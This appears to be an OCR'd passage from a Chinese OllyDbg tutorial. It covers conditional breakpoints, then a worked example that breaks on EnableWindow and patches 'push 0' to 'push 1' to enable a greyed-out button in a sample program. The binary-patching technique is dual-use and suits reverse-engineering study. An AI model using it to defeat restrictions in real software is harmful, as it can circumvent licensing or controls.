


图10

这里简述一下常用的条件断点的设置方法：

操作符（和C语言基本一致）：

等于	==
不等于	!=
大于	>
大于等于	>=
小于	<
小于等于	<=
取值	[]
ASCII字符串	STRING
UNICUDE字符串	UNICODE

还有一种稍微高级一点的条件断点，称为条件记录断点，按快捷键SHIFT+F4既可，使用方法和条件断点大致相同，图11。

程序在执行过程中为了实现某些功能（比如弹出对话框）通常会调用一些Windows API函数，而函数断点就是在对应的函数的入口点设置一个int3断点，每当程序要调用这个函数的时候就会中断。




图11

看个简单的例子，程序只有一个按钮，但是按钮是灰色的，按不了，这里我们就来充当一回灰色按钮克星。首先来了解一下，让按钮变成灰色一般会用到一个API函数EnableWindow，看看MSDN里给出的解释。函数原型如下：

```
BOOL EnableWindow(
        HWND hWnd,
        BOOL bEnable
);
```

这个函数有两个参数：

hWnd　指向将要禁止或者激活的窗口的句柄

bEnable　禁止或者激活的标志。如果该参数的值为TRUE则激活，如果为FALSE则为禁止。

这个函数的返回值为BOOL，如果窗口原来就是被禁止的，返回值为非零，如果窗口原来不是被禁止的，返回值为零。




图12

知道了这些以后打开OD加载这个程序，然后按CTRL+G输入“EnableWindow”，图12，然后就会显示EnableWindow函数的代码，可以在这里按F2设置一个断点，一般来说很多朋友更倾向于一种更加简便的方法，直接在OD命令行插件中输入命令“BP EnableWindow”按回车既可。设置好断点后按F9让程序运行起来，接下来程序就会被中断在EnableWindow函数里，图13，看看这时候堆栈里的信息：

```
0015F7EC   010E1080   /CALL 到 EnableWindow 来自 3_2_4.010E107A
0015F7F0   000A0A34   |hWnd = 000A0A34 ('CHECK',class='Button',parent=000A0A3A)
0015F7F4   00000000   \bEnable = FALSE
```




图13

可以看到这里调用了EnableWindow函数，hWnd的值为“CHECK”按钮的句柄，bEnable参数的值为FALSE，通过上面可以知道如果bEnable参数的值为FALSE则为禁止。因为可以确定下来这里的代码就是要使按钮变成灰色了。再注意图13中的标记部分，当前执行的代码并非位于程序的模块，而在user32，而我们要分析程序的代码，要返回程序领空才可以，按快捷键ALT+F9让程序执行到用户代码，现在OD里的代码如下：

```
010E1067   push   0      ; /bEnable = FALSE
010E1069   push   010E2104   ; |/Title = "CHECK"
010E106E   push   0      ; ||Class = 0
010E1070   push   0      ; ||hAfterWnd = NULL
010E1072   push   ecx    ; ||hParent
010E1073   call   dword ptr [<&USER32.Find-
```

```
WindowExW>]  ; |\FindWindowExW
    010E1079   push        eax
; |hWnd
    010E107A  call    dword ptr [<&USER32.Ena-
bleWindow>]   ; \EnableWindow
```




图14




图15

这里还调用了另外一个API函数FindWindowExW，这个函数不是我们分析的关键，我们只要知道它的作用就行，它在这里的作用是获取子窗口“CHECK”按钮的句柄然后作为hWnd参数传递给EnableWindow函数，而第一句的“push 0”则是向EnableWindow函数传递bEnable参数，0就是FALSE。我们想要让“CHECK”按钮变为可用状态只要将第一句的“push 0”改为“push 1”既可。双击这一句代码，就会弹出汇编窗口，在这里输入“push 1”然后点汇编按钮就可以修改此处的汇编代码，图14，修改以后按“取消”，然后在反汇编窗口中点击鼠标右键，选择“复制到可执行文件”-“所有修改”，图15，然后OD会提示你“要把选中内容复制到可执行文件中吗？”，这里选择“全部复制”既可，图16，然后还会弹出一个新的窗口，在这个窗口中再点击鼠标右键，选择“保存文件”，图17，保存修改过的文件后运行测试一下，